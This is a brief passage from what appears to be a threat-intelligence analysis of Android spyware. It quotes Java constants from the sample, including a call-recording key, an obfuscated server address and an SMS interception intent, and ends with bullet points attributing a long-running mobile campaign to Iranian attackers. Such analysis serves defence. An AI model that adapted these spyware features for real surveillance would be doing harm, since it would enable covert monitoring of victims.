public static final String RECORD_CALL_KEY = "Record Call";
public static final String SERVER_ADDRESS = "h.w.a.c.b.5.3.0!!!!";
public static final String SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";
public static final String USER_NAME = "User1395";
public static final String VERSION = "5.6.0";
```

Conclusion

- Mobile attack vector
- Years of activity
- Iranian attackers